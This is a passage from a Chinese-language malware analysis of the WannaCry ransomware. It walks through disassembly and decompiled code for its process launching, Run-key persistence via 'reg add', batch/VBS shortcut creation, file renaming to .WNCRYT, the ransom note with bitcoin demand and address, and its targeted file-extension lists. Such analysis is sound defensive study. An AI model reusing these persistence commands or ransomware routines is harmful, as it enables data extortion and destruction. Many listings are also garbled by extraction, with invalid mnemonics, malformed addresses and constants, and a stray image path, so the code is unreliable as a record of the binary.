10004942 push    edx      ; dwCreationFlags
10004943 push    edx      ; bInheritHandles
10004944 push    edx      ; lpThreadAttributes
10004945 push    edx      ; lpProcessAttributes
10004946 push    offset NewFileName : "@WanaDecryptor@.exe"
1000494B push    edx      ; lpApplicationName
1000494C mov      [esp+688h+ProcessInformation.dwThreadId], edx
10004950 mov      [esp+688h+StartupInfo.dwFlags], 1
10004958 mov      [esp+688h+StartupInfo.fShowWindow], 5
1000495F call    ds>CreateProcessA
10004965 test    eax, eax

```

- 所以函数 sub_10004890 的主要功能就是执行 "@WanaDecryptor@.exe" 和 "taskse.exe" 两个子程序。

- 3) 跳出函数 sub_10004890，继续往下，会获取 "tasksche.exe" 的完整路径，并且将路径传入函数 sub_100047F0 中

```

100049EB mov      al, byte_1000DD98
100049F0 mov      ecx, 81h
100049F5 mov      [esp+218h+Buffer], al
100049F9 xor      eax, eax
100049FB lea      edi, [esp+218h+var_207]
100049FF push    0          ; lpFilePart
10004A01 rep stosd
10004A03 lea      ecx, [esp+21Ch+Buffer]
10004A07 stosw
10004A09 push    ecx      ; lpBuffer
10004A0A push    208h     ; nBufferLength
10004A0F push    offset aTasksche_exe : "tasksche.exe"
10004A14 stobs
10004A15 call    ebp      ; GetFullPathNameA
10004A17 lea      edx, [esp+218h+Buffer]
10004A1B push    edx
10004A1C call    sub_100047F0
10004A21 add    esp, 4

```

- 4) 跟入函数 sub_100047F0，发现注册表自启动字符串，同时还有 cmd 相关执行命令进行注册表项添加和创建进程函数，因此可以推断处，此函数主要是实现 "tasksche.exe" 在被感染主机的驻留和自启动：

```

f1 push    e81
7FD mov      esi, offset aHkcuSoftwareMi : "HKCU\SOFTWARE\Microsoft\Windows\Cur"...
302 lea      edi, [esp+4A0h+var_498]
306 rep mousd
308 mousw
30A mousb
30B db11    My_Check_Authority_Admin ; 检查是否具有管理员权限
310 test    eax, eax

10004856 lea      edx, [esp+4ACh+Dest]
1000485D push    offset aCmd_exeCRegAdd ; "cmd.exe /c reg add %s /v \"%s\" /t REG_...
10004862 push    edx      ; Dest
10004863 call    ds:sprintf
10004869 push    0          ; lpExitCode
1000486B lea      eax, [esp+4B8h+Dest]
10004872 push    2710h     ; dwMilliseconds
10004877 push    eax      ; lpCommandLine
10004878 call    sub_10001080 ; 创建进程
1000487D add    esp, 20h

```

- 5) 因此，线程 sub_10004990 的主要功能就是执行执行 "@WanaDecryptor@.exe" 和 "taskse.exe" 两个子程序，同时将"tasksche.exe"添加到注册表项实现自启动。

54. 跳出线程 sub_10004990，接下来会调用函数 sub_100057C0

```

10005D24
10005D24 loc_10005D24:           ; dwMilliseconds
10005D24 push    64h
10005D26 call    edi    Sleep
10005D28 call    sub_100057C0
10005D2D test   ebx, ebx
10005D2F jz     short loc_10005D3D

```

跟入函数 sub_100057C0，该函数首先调用函数 sub_10001590 进行内存分配和临界区初始化，接下来调用函数 sub_10001830 进行相关的加解密操作：

```

100057D5 sub    esp, 0D38h
100057DB push   esi
100057DC lea    ecx, [esp+0D48h+Parameter]
100057E3 call   sub_10001590 ; 临界区内存分配和初始化
100057E8 push   offset dword_1000DD8C ; int
100057ED xor    esi, esi
100057EF push   offset sub_10005340 ; int
100057F4 push   offset Memory_00000000_pkv ; lpFileName
100057F9 lea    ecx, [esp+0D54h+Parameter] ; lpParameter
10005800 mov    [esp+0D54h+var_4], esi
10005807 call   sub_10001830
1000580C test   eax, eax
1000580E jz    loc_10005AAE

```

- 1) 跟入函数 sub_10001830；该函数内部首先调用 sub_10003AC0 函数为后面的加解密操作做准备——产生加密使用的公钥和私钥（在前面已经分析过）：

```

u4 = lpParameter;
result = (HGLOBAL)sub_10003AC0((char *)lpParameter + 4, lpFileName, 0);
if ( result )
{
    if ( lpFileName )
        sub_10003AC0((char *)u4 + 44, 0, 0);
    result = GlobalAlloc(0, 0x100000u);
    *((_DWORD *)u4 + 306) = result;
    if ( result )
    {
        result = GlobalAlloc(0, 0x100000u);
        *((_DWORD *)u4 + 307) = result;
        if ( result )
        {
            InitializeCriticalSection((LPCRITICAL_SECTION)((char *)u4 + 1260));
            *((_DWORD *)u4 + 310) = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, u4, 0, 0);
            *((_DWORD *)u4 + 309) = 0;
            *((_DWORD *)u4 + 308) = a4;
            u6 = GetTickCount();
            srand(u6);
        }
    }
}

```

函数 sub_10001830 会再次创建一个线程，跟入线程的首地址，改地址处调用函数 sub_100029F0，进入该函数进行分析，由于此处进行静态分析比较困难，故结合 OD 进行动态调试：

- 首先，函数进行一个循环操作进行临界区访问，通过一个循环，对文件进行遍历，遍历后的对象地址被保存在 edi 中，后面进行继续操作（其中 10002A54 处的操作，会出发底层系统函数的调用，不过还没搞清楚是怎么回事，希望哪位大佬给解释一下，留下了没有技术的眼泪 /(\T o T)/~~；此处找到遍历对象的地址是通过 OD 单步调试发现的）：

```

10002A4E
10002A4E loc_10002A4E:
10002A4E mov    eax, [esi+4E4h]
10002A54 mov    edi, ds:_C@?1??_Nullstr@?$basic_string@GU?$char_traits@G@std@@U?$allocator@G@2@std
10002A5A mov    eax, [eax]
10002A5C add    eax, 8
10002A5F mov    eax, [eax+4] ; 获取当前遍历到的文件对象
10002A62 cmp    eax, ebx
10002A64 jz     short loc_10002A68

```

- 接下来，检查 ebp 中是否保存有上次生成的临时文件下的 WNCRYT 文件路径，文件的初始值为
(UNICODE "C:\Users\SUPERV~1\AppData\Local\Temp\0.WNCRYT")

```

10002A68 55 push ebp
10002A69 FF15 70710010 call dword ptr ds:[0x10007170] msvcrt.wcslen
10002A6F 85C4 04 add esp,0x4
10002A72 85C0 test eax,eax
10002A74 v 76 6E jbe short 10002AE4
10002A76 6A 01 push 0x1
10002A78 55 push ebp
10002A79 57 push edi
10002A7A FF15 2CD90010 call dword ptr ds:[0x1000D92C] kernel32.MoveFileExW

```

ebp=0012F3A0, (UNICODE "C:\Users\SUPERV~1\AppData\Local\Temp\0.WNCRYT")

```

10002A68
10002A68 loc_10002A68: ; Str
10002A68 push ebp ; ebp保存的是系统的临时文件上次的WNCRYT文件名
10002A69 call ds:wcslen
10002A6F add esp, 4
10002A72 test eax, eax
10002A74 jbe short loc_10002AE4

```

```

10002AE4
10002AE4 loc_10002AE4: ; _DWORD
10002AE4 push edi ; lpFileName
10002AE5 call ds:Load_DeleteFileW ; 进行文件删除
10002AE8 test eax, eax
10002AE9 jnz short loc_10002B0A

10002AEF push edi ; lpFileName
10002AF0 call ds:GetFileAttributesW
10002AF6 or al, 2
10002AF8 push eax ; dwFileAttributes
10002AF9 push edi ; lpFileName
10002AF9 call ds:SetFileAttributesW ; 修改文件属性值
10002B00 push 4 ; _DWORD
10002B02 push ebx ; _DWORD, ebx=0
10002B03 push edi ; _DWORD
10002B04 call ds:Load_MoveFileExW ; 删除文件

```

- 继续往下，将当前遍历的文件路径移动到临时文件夹下，并且以 WNCRYT 作为后缀，根据顺序进行排名 1. WNCRYT, 2.WNCRYT, ...

```

10002A76 push 1 ; _DWORD
10002A77 push ebp ; _DWORD, ebp保存的是系统的临时文件夹路径下的 xx.WNCRYT
10002A79 push edi ; _DWORD, 当前被操作的文件
10002A7A call Load_MoveFileExW
10002A80 test eax, eax
10002A82 jnz short loc_10002AAB

```

- 如果移动失败，则对文件的属性进行查询，满足条件则修改文件属性，然后删除该文件：

```

10002A84 push ebp ; lpFileName
10002A85 call ds:GetFileAttributesW
10002A88 cmp eax, 0FFFFFFFh
10002A8E jz short loc_10002AAB

10002A90 push ebp ; lpFileName
10002A91 call ds:GetFileAttributesW
10002A97 or al, 2
10002A99 push eax ; dwFileAttributes
10002A9A push ebp ; lpFileName
10002A9B call ds:SetFileAttributesW
10002AA1 push 4 ; _DWORD
10002AA3 push ebx ; _DWORD, ebx=0
10002AA4 push ebp ; _DWORD
10002AA5 call ds:Load_MoveFileExW

```

- 如果成功移动了文件，则创建新的文件名供下次移动文件使用：Sprintf 函数的其中一次参数：

0258FF64	0012F3A0	UNICODE "C:\Users\SUPERV~1\AppData\Local\Temp\1.WNCRYT"
0258FF68	1000CBB8	UNICODE "%s\\%d%"
0258FF6C	0012F198	UNICODE "C:\Users\SUPERV~1\AppData\Local\Temp"
0258FF70	00000001	
0258FF74	1000CBC8	UNICODE ".WNCRYT"
0258FF78	00000000	

```

10002AAB
10002AAB loc_10002AAB:
10002AAB mov    eax, [esi+914h]
10002AAB push   offset a_wncryt ; ".WNCRYT"
10002AB6 lea    edx, [esi+504h] ; 系统临时文件夹
10002ABC push   eax             ; eax=1
10002ABD push   edx             ; Format
10002ABE lea    ecx, [eax+1]    ; ecx=2
10002AC1 push   offset aSDS   ; "%s\\%d%s"
10002AC6 push   ebp             ; 新生成的文件路径和文件名
10002AC7 mov    [esi+914h], ecx
10002ACD call   ds:sprintf
10002AD3 add    esp, 14h
10002AD6 push   1               ; _DWORD
10002AD8 push   ebp             ; _DWORD, 新生成的文件路径和文件名
10002AD9 push   edi             ; _DWORD, edi指向的是当前遍历读取到的文件路径
10002ADA call   Load_MoveFileExW
10002AE0 cmp    eax, ebx
10002AE2 jnz   short loc_10002B0A

```

- 如果再次移动文件失败，则再次尝试删除文件：

```

10002AE4
10002AE4 loc_10002AE4:          ; _DWORD
10002AE4 push   edi
10002AE5 call   Load_DeleteFileW ; 进行文件删除
10002AE8 test   eax, eax
10002AE9 jnz   short loc_10002B0A

10002AEF push   edi             ; lpFileName
10002AF0 call   ds:GetFileAttributesW
10002AF6 or    al, 2
10002AF8 push   eax             ; dwFileAttributes
10002AF9 push   edi             ; lpFileName
10002AF9A call   ds:SetFileAttributesW ; 修改文件属性值
10002B00 push   4               ; _DWORD
10002B02 push   ebx             ; _DWORD, ebx=0
10002B03 push   edi             ; _DWORD
10002B04 call   Load_MoveFileExW ; 删除文件

```

- 然后进行下一个文件的遍历。
 - 所以，线程 sub_100029F0 的主要功能是进行文件的遍历和文件移动和重命名
- 2) 故函数 sub_10001830 → 创建线程 → sub_100029F0 的主要功能是：
- 产生加密使用的公钥和私钥，为加密做准备
 - 进行文件的遍历和文件移动和重命名
55. 继续往下，如果函数 sub_10001830 成功执行，则调用函数进行“f.wnry”文件的属性进行检查；然后调用 sub_10004730，函数 sub_10004730 的功能在 49 步中已经分析过，该函数的功能是进行 00000000.res 文件创建，并且将上面的 pbBuffer 中的数据写入其中。
56. 接下来将再次进行字符串拼接，然后创建进程执行“@WanaDecryptor@.exe”，同时将读取 c.wnry 中的数据。

```

10005846 mov    dword_1000DCC8, eax
1000584B call   sub_10004730 ; 00000000.res文件创建和数据写入
10005850 push   offset NewFileName ; "@WanaDecryptor@.exe"
10005855 lea    eax, [esp+0D4Ch+Dest]
10005859 push   offset a$fi ; "%s fi"
1000585E push   eax, [esp+0D4Ch+Dest]
1000585F call   ds:sprintf
10005865 push   esi, [esp+0D58h+Dest]
10005866 lea    ecx, [esp+0D58h+Dest]
1000586A push   186A0h ; dwMilliseconds
1000586F push   ecx, [esp+0D58h+Dest]
10005870 call   sub_10001080 ; 创建进程
10005875 push   1, [esp+0D58h+Dest]
10005877 push   offset Memory_1000D958_c_wnry ; DstBuf
1000587C call   My_Read_Write_c_wnry ; 读取c.wnry
10005881 add    esp, 20h

```

57. 继续往下，将调用函数 sub_10004CD0、sub_10004DF0 和函数 sub_10005480：

```

10005884 loc 10005884:
10005884 call sub_10004CD0
10005889 call sub_10004DF0
1000588E lea edx, [esp+0D48h+Parameter]
10005895 push edx
10005896 call sub_10005480
1000589B mov eax, dword_1000DD8C
100058A0 add esp, 4
100058A3 cmp eax, esi
100058A5 jnz loc_10005AAE

```

58. 分别对这三个函数的功能进行分析，首先是 sub_10004CD0：

- 1) 函数首先对文件"@WanaDecryptor@.exe"进行检查，如果不存在则重新创建文件
(将压缩文件中的 u.wnry 复制重命名为"@WanaDecryptor@.exe")，如果 exe 文件存在则再判断 .link 文件是否存在：

```

10004CD0 sub    esp, 6CCh
10004CD6 push   esi
10004CD7 mov    esi, ds:GetFileAttributesW
10004CD8 push   offset a@wanadecryptor ; "@WanaDecryptor@.exe"
10004CE2 call   esi ; GetFileAttributesW
10004CE4 cmp    eax, OFFFFFFFFFFFFh
10004CE7 jnz   short loc_10004CFB

loc_10004CFB:
10004CE9 push   0, bFailIfExists
10004CEE push   offset NewFileName ; "@WanaDecryptor@.exe"
10004CF0 push   offset aU_wnry ; "u.wnry"
10004CF5 call   ds:CopyFileA

loc_10004CFB:
10004CFB loc_10004CFB : "@WanaDecryptor@.exe.link"
10004CFB push   offset a@wanadecrypt_0
10004D00 call   esi ; GetFileAttributesW
10004D02 cmp    eax, OFFFFFFFFFFFFh
10004D05 jnz   loc_10004DD8

```

- 2) 如果 .link 文件不存在，则创建一个新的 .link 文件：
- 3) 在创建新的 .link 文件时，首先发现一长串的 DOS 命令出现：

```

.data:1000D628 a@echoOffEchoSe text "UTF-8", '@echo off', 0Dh, 0Ah
.data:1000D628                                     ; DATA XREF: sub_10004CD0+41↑o
.data:1000D628                                     text "UTF-8", 'echo SET w = WScript.CreateObject("WScript.Shell")> m'
.data:1000D628                                     text "UTF-8", 'w.ubs', 0Dh, 0Ah
.data:1000D628                                     text "UTF-8", 'echo SET om = w.CreateShortcut("%s%s")>> m.ubs', 0Dh, 0Ah
.data:1000D628                                     text "UTF-8", 'echo om.TargetPath = "%s%">> m.ubs', 0Dh, 0Ah
.data:1000D628                                     text "UTF-8", 'echo om.Save>> m.ubs', 0Dh, 0Ah
.data:1000D628                                     text "UTF-8", 'cscript.exe //nologo m.ubs', 0Dh, 0Ah
.data:1000D628                                     text "UTF-8", 'del m.ubs', 0Dh, 0Ah
.data:1000D628                                     text "UTF-8", 0

```

- 4) 然后获取当前工作文件夹路径：

```

10004D3A lea    ecx, [esp+0D4h+Buffer]
10004D3E push  ecx ; lpBuffer
10004D3F push  208h ; nBufferLength
10004D44 stosb
10004D45 call   ds:GetCurrentDirectoryA ; 获取当前工作文件夹路径
10004D4B lea    edi, [esp+0D4h+Buffer]
10004D4F or    ecx, OFFFFFFFFFFFFh

```

- 5) 然后对上面获取到的字符串和内存中的字符串进行了拼接：

```
if ( GetFileAttributesW(L@"WanaDecryptor@.exe") == -1 )
    CopyFile(aU_wmry, NewFileName, 0);
result = GetFileAttributesW(a_wanadecrypt_0);
if ( result == -1 )
{
    qmemcpy(&Format, a_echoOffEchoSe, 0xDBu); // DOS命令复制
    Buffer = byte_1000DD98;
    memset(&U3, 0, 0x204u);
    U4 = 0;
    U5 = 0;
    GetCurrentDirectoryA(0x208u, &Buffer); // 获取当前执行路径
    if ( strlen(&Buffer) != 0 && *(U4 + strlen(&Buffer)) != 92 )
        strcat(&Buffer, (const char*)asc_10000624);
    sprintf(&Dest, &Format, &Buffer, a_wanadecrypt_2, &Buffer, NewFileName);
    result = (DWORD)sub_10001140((int)&Dest);
}
return result;
```

其中用 OD 观察到的示例如下：

- 6) 继续往下，调用函数 sub 10001140，并且将上述拼接得到的字符串作为参数传入：

```
10004DC2 call ds:sprintf  
10004DC8 lea ecx, [esp+6ECh+Dest]  
10004DCF push ecx  
10004DD0 call sub_10001140
```

- 7) 跟入函数 sub_10001140, 发现该函数将随机生产一个 bat 文件名, 然后用 fopen 函数创建此 bat 文件, 并且将参数传入的字符串写入到 bat 文件中:

```
100001146 push    esi
100001147 call    ds:GetTickCount
10000114D push    eax
10000114E call    ds:srand ; Seed
100001154 push    0          ; Time
100001156 call    ds:time
10000115C add     esp, 8
10000115F push    eax
100001160 call    ds:rand
100001166 push    eax
100001167 lea     eax, [esp+110h+Dest]
10000116B push    offset Format ; "%d%0.d.bat"
100001170 push    eax
100001171 call    ds:sprintf ; 随机生成一个bat文件名
100001177 lea     ecx, [esp+118h+Dest]
10000117B push    offset aut ; "ut"
100001180 push    ecx
100001181 call    ds:fopen ; 向bat文件中写入传入的长串的字符串
100001187 mov     esi, eax
100001189 add     esp, 18h
10000118C test    esi, esi
10000118F incz    short loc_100001198
```

- 8) Bat 文件创建成功后，还会向其中写入一个 DOS 命令：

```
10001198 loc_10001198:  
10001198 mov     edx, [esp+108h+arg_0]  
1000119F push    edx  
100011A0 push    offset aSDelA0 : "%s\\ndel /a"  
100011A5 push    esi                 ; File  
100011A6 call    ds:fprintf  
100011AC push    esi                 ; File  
100011AD call    ds:fclose
```

- 9) 到此，整个函数 sub_10004CD0 的功能就分析完成了。它的主要功能则是：

- 检查"@WanaDecryptor@.exe"是否存在，如果不存在则重新创建
 - 检查"@WanaDecryptor@ exe link"是否存在，如果不存在则重新创建

59. 跳出函数 sub_10004CD0。接下来分析函数 sub_10004DF0；

- 1) 函数首先会检查"@Please_Read_Me@.txt" 是否存在, 如果不存在则从 "r.wnry" 文件中读取指定位置的数据, 然后创建"@Please_Read_Me@.txt" 并把从 "r.wnry" 中读取的数据写入文件。

```

10004DFC push edi
10004DFD push offset a@please_read_m ; "@Please_Read_Me@.txt"
10004E02 call ds:GetFileAttributesW ; 获取文件属性，检查文件是否存在
10004E08 cmp eax, 0xFFFFFFFF
10004E0B jnz loc_10004F0F

10004E11 push offset aRb ; "rb"
10004E16 push offset aR_wnry ; "r.wnry"
10004E1B call ds:fopen ; 以二进制读取的方式打开文件 "r.wnry"
10004E21 mov esi, eax
10004E23 add esp, 8
10004E26 test esi, esi
10004E28 jz loc_10004F0F

10004E4F push eax ; DstBuf
10004E50 call ds:fread
10004E56 mov ebx, ds:fclose
10004E5C push esi ; File
10004E5D call ebx : fclose
10004E5F push offset aWb ; "wb"
10004E64 push offset a@please_read_m ; "@Please_Read_Me@.txt"
10004E69 call ds:wfopen ; 创建文件 @Please_Read_Me@.txt
10004E6F mov esi, eax

```

2) 接下来产生一个勒索的金额字符串：

```

10004E85 fld flt_1000D9D0
10004E8B call _ftol
10004E90 mov edi, ds:sprintf
10004E96 push eax
10004E97 lea ecx, [esp+23FCh+Dest]
10004E9B push offset aDWorthOfBitcoin ; "$%d worth of bitcoin"
10004E9D push ecx ; Dest
10004EA1 call edi : sprintf ; $300 worth of bitcoin
10004EA3 add esp, 0Ch
10004EA6 jmp short loc_10004EC9

```

3) 再次进行多个字符串拼接，然后将得到的字符串写入文件：

```

10004EC9 loc_10004EC9 ; "@WanaDecryptor@.exe"
10004EC9 push offset NewFileName
10004ECE lea eax, [esp+23FCh+Dest]
10004ED2 push offset unk_1000DA0A
10004ED7 lea ecx, [esp+2400h+DstBuf]

10004EDB push eax
10004EDC lea edx, [esp+2404h+Str]
10004EE3 push ecx ; Format
10004EF4 push edx ; Dest
10004EE5 call edi : sprintf ; 继续进行字符串拼接
10004EE7 lea edi, [esp+240Ch+Str]
10004EEE or ecx, 0xFFFFFFFF
10004EF1 xor eax, eax
10004EF3 push esi ; File
10004EF4 repne scsb
10004EF6 not ecx
10004EF8 push ecx ; Count
10004EF9 lea eax, [esp+2414h+Str]
10004F00 push 1 ; Size
10004F02 push eax ; Str
10004F03 call ds:fwrite ; 将数据写入 "@Please_Read_Me@.txt" 文件
10004F09 push esi ; File
10004F0A call ebx : fclose
10004F0C add esp, 28h

```

其中 OD 得到的字符串示例如下：

地址	ASCII 数据
0012D4F0	Q: What's wrong with my files?....A: Ooops, your important files are encrypted. It means you will not be able to access them anymore until they are decrypted... If you follow our instructions, we guarantee that you can decrypt all your files quickly and safely!... Let's start decrypting!...Q: What do I do?...
0012D530	A: First, you need to pay service fees for the decryption...
0012D670	0012D680 Please send \$300 worth of bitcoin to this bitcoin address: 13AM 4W2dhxYx0e0en0HkHS0Uv6NgeAf94... Next, please find an application file named "@WanaDecryptor@.exe". It is the decrypt software... Run and follow the instructions! (You may need to disable your antivirus for a while...) ...Q: How can I trust?...
0012D6F0	A: Don't worry about decryption... We will decrypt your file(s) surely because nobody will trust us if we cheat users... ..*
0012D730	If you need our assistance, send a message by clicking <Contact Us> on the decryptor window....?.....?...?...P@'.
0012D770	
0012D7B0	
0012D7F0	
0012D830	
0012D870	

4) 因此，函数 sub_10004DF0 的功能就分析完成了，该函数的主要功能是生成勒索文

档——"@Please_Read_Me@.txt"

60. 跳出函数 sub_10004DF0, 继续往下, 调用了函数 sub_10005480, 下面对该函数进行分析:

- 首先调用 SHGetFolderPathW 获取系统特殊的文件夹路径, 其中目标的文件夹选项由内存中 word_1000D918 的数据确定。

```
10005480 sub    esp, 208h
10005486 mov    ax, word_1000D918
1000548C push   ebx
1000548D push   esi
1000548E push   edi
1000548F mov    [esp+214h+pszPath], ax
10005494 mov    ecx, 81h
10005499 xor    eax, eax
1000549B lea    edi, [esp+214h+var_206]
1000549F rep stosd
100054A1 mov    esi, ds:SHGetFolderPathW
100054A7 lea    ecx, [esp+214h+pszPath]
100054AB push   ecx ; pszPath
100054AC push   0    ; dwFlags
100054AE push   0    ; hToken
100054B0 push   0    ; csidl
100054B2 push   0    ; hwnd
100054B4 stosw
100054B6 call   esi : SHGetFolderPathW
```

利用 OD 调试得到的文件夹路径为当前系统用户的桌面路径:

The screenshot shows the assembly code for the SHGetFolderPathW function. The instruction at address 100054B6 is a call to the function. The parameter for the pszPath parameter is set to the address of the string "C:\Users\SuperVirus\Desktop". The assembly code is as follows:

```
100054B6 FFD6
100054B8 883D 70710010
100054B9 8D5424 0C
100054C2 52
100054C3 FFD7
100054C5 889C24 1C020000
100054CC 83C4 04
```

Call stack:

```
shell32.SHGetFolderPathW
msvcrt.wcslen
msvcrt.wcslen
```

Registers:

```
edx=0012E66C, (UNICODE "C:\Users\SuperVirus\Desktop")
```

- 接下来再次调用 SHGetFolderPathW 函数, 此处获取的是当前系统用户的 Documents 路径:

```
100054E1 loc_100054E1:
100054E1 lea    ecx, [esp+214h+pszPath]
100054E5 mov    [esp+214h+pszPath], 0
100054EC push   ecx ; pszPath
100054ED push   0    ; dwFlags
100054EF push   0    ; hToken
100054F1 push   5    ; csidl
100054F3 push   0    ; hwnd
100054F5 call   esi : SHGetFolderPathW ; 获取系统特殊文件夹路径-Documents文件夹路径
100054F7 lea    eax, [esp+214h+pszPath]
```

- 接下来调用函数 sub_100027F0, 传入的参数正是 Documents 文件夹路径:

The screenshot shows the assembly code for the sub_100027F0 function. The instruction at address 10005505 is a call to the function. The parameter for the pszPath parameter is set to the address of the string "Documents文件夹路径". The assembly code is as follows:

```
10005505 lea    eax, [esp+214h+pszPath] ; Documents文件夹路径
10005509 push   1    ; int
1000550B push   eax ; Format
1000550C mov    ecx, ebx
1000550E call   sub_100027F0
```

跟入函数 sub_100027F0,

- 该函数会首先调用函数 sub_10002300,
- 再跟入函数 sub_10002300
- 该函数调用了 FindFirstFileW 和 FindNextFileW 进行循环, 实现文件遍历

The screenshot shows the assembly code for the sub_10002300 function. The instruction at address 10002391 is a call to the function. The parameter for the lpFindFileData parameter is set to the address of the string "lpFindFileData". The assembly code is as follows:

```
10002391 lea    eax, [esp+214h+lpFindFileData]
10002395 lea    ecx, [esp+0A60h+String]
1000239C push   eax ; lpFindFileData
1000239D push   ecx ; lpFileName
1000239E call   ds:FindFirstFileW ; 查找指定文件夹下的第一个文件
```

```

1000262A
1000262A loc_1000262A:
1000262A mov    edi, [esp+0A60h+hFindFile]
1000262E lea    edx, [esp+0A60h+FindFileData]
10002632 push   edx          ; lpFindFileData
10002633 push   edi          ; hFindFile
10002634 call   ds:FindNextFileW
1000263A test   eax, eax
1000263C jnz   loc_10002426

```

- 遍历到文件后会进行文件对比：如果发现是“.”当前文件夹 和“..”上级文件夹的目录时则自动寻找下一个文件：

```

10002438
10002438 loc_10002438:
10002438 lea    eax, [esp+0A60h+FindFileData.cFileName]
1000243C push   offset a__ ; "."
10002441 push   eax          ; Str1
10002442 call   ebx : wcsncmp
10002444 add    esp, 8
10002447 test   eax, eax
10002449 jz    loc_1000262A

1000244F lea    ecx, [esp+0A60h+FindFileData.cFileName]
10002453 push   offset a__ ; ".."
10002458 push   ecx          ; Str1
10002459 call   ebx : wcsncmp
1000245B add    esp, 8
1000245E test   eax, eax
10002460 jz    loc_1000262A

```

其他遍历的文件则会检查是否是 "@Please_Read_Me@.txt"、"@WanaDecryptor@.exe.lnk" 或者 "@WanaDecryptor@.bmp" 文件，如果是这三个文件则进行跳过，继续遍历下一个文件。

```

1000252B lea    ecx, [esp+0A60h+FindFileData.cFileName]
1000252F push   offset a@please_read_m ; "@Please Read Me@.txt"
10002534 push   ecx          ; Str1
10002535 call   ebx : wcsncmp
10002537 add    esp, 8
1000253A test   eax, eax
1000253C jz    loc_1000262A

10002542 lea    edx, [esp+0A60h+FindFileData.cFileName]
10002546 push   offset a@wanadecrypt_0 ; "@WanaDecryptor@.exe.lnk"
1000254B push   edx          ; Str1
1000254C call   ebx : wcsncmp
1000254E add    esp, 8
10002551 test   eax, eax
10002553 jz    loc_1000262A

10002559 lea    eax, [esp+0A60h+FindFileData.cFileName]
1000255D push   offset a@wanadecrypt_1 ; "@WanaDecryptor@.bmp"
10002562 push   eax          ; Str1
10002563 call   ebx : wcsncmp
10002565 add    esp, 8

```

- 对于其他的文件则调用函数 sub_10002D60 进行处理：

- 此函数首先进行文件类型判断：


```

10002D60 mov    eax, [esp+$Str]
10002D64 push   ebx
10002D65 push   esi
10002D66 push   edi
10002D67 push   '.'          ; Ch
10002D69 push   eax          ; Str
10002D6A call   ds:wcsrchr    ; 获取文件的后缀
10002D70 mov    edi, eax
10002D72 add    esp, 8

```

- 依次判断的文件类型的 ".exe"、".dll" 和 ".WNCRY"；对于这三种格式的文件进行不同的操作，".exe" 和 ".dll" 类型的文件时，函数结束，返回值为 1 (eax 值)；".WNCRY" 类型的文件时，函数结束，返回值

为 6 (eax 值) :



- 接下来是内存中的其他类型——保存在内存地址 off_1000C098 中：

```

.data:1000C098 off_1000C098 dd offset a_doc
.data:1000C098 dd offset a_docx
.data:1000C098 dd offset a_xls
.data:1000C098 dd offset a_xlsx
.data:1000C098 dd offset a_ppt
.data:1000C098 dd offset a_pptx
.data:1000C098 dd offset a_pst
.data:1000C098 dd offset a_ost
.data:1000C098 dd offset a_msg
.data:1000C098 dd offset a_eml
.data:1000C098 dd offset a_usd
.data:1000C098 dd offset a_usdx
.data:1000C098 dd offset a_txt
.data:1000C098 dd offset a_csv
.data:1000C098 dd offset a_rtf
.data:1000C098 dd offset a_123
.data:1000C098 dd offset a_wks
.data:1000C098 dd offset a_wk1
.data:1000C098 dd offset a_pdf
.data:1000C098 dd offset a_dwg
.data:1000C098 dd offset a_onetoc2

```

- 如果文件类型命中内存地址 off_1000C098 中的一个，则函数结束，返回值为 2 (eax 值)：

The screenshot shows a debugger interface with three windows. The top window displays assembly code:

```
00002DC5 mov    eax, offset _1000C098
00002DCA mov    esi, offset off_1000C098
00002DCF test   eax, eax
00002DD1 jz     short loc_10002DEA
```

The middle window shows the assembly code for the current function:

```
10002DD3
10002DD3 loc_10002DD3:
10002DD3 mov    ecx, [esi]
10002DD5 push   edi          ; Str2
10002DD6 push   ecx          ; Str1
10002DD7 call  ebx : _Wcicmp
10002DD9 add    esp, 8
10002DDC test   eax, eax
10002DD2 jz     short loc_10002E11
```

The bottom window shows the assembly code for the target function:

```
0002DE0 mov    eax, [esi+4]
0002DE3 add    esi, 4
0002DE6 test   eax, eax
0002DE8 jnz   short loc_10002DD3
```

Annotations with red boxes highlight the instruction `mov esi, offset off_1000C098` and the label `loc_10002E11`.

- 接下来是内存中的另一类其他类型——保存在内存地址 off_1000C0FC 中：

```
.data:1000C0F0 off_1000C0FC dd offset a_docb
.data:1000C0F0C .data:1000C0FC
.data:1000C0FC .data:1000C0FC
.data:1000C100 dd offset a_docm
.data:1000C104 dd offset a_dot
.data:1000C108 dd offset a_dotm
.data:1000C10C dd offset a_dotx
.data:1000C110 dd offset a_xlsm
.data:1000C114 dd offset a_xlsb
.data:1000C118 dd offset a_xlw
.data:1000C11C dd offset a_xlt
.data:1000C120 dd offset a_xlm
.data:1000C124 dd offset a_xlc
.data:1000C128 dd offset a_xltx
.data:1000C12C dd offset a_xltm
.data:1000C130 dd offset a_pptm
.data:1000C134 dd offset a_pot
.data:1000C138 dd offset a_pps
.data:1000C13C dd offset a_ppsm
.data:1000C140 dd offset a_ppsx
.data:1000C144 dd offset a_ppam
.data:1000C148 dd offset a_potx
.data:1000C14C dd offset a_potm
.data:1000C150 dd offset a_edb

; DATA XREF: sub_10002D60+loc_10002DEA|
; sub_10002D60+8Ffo
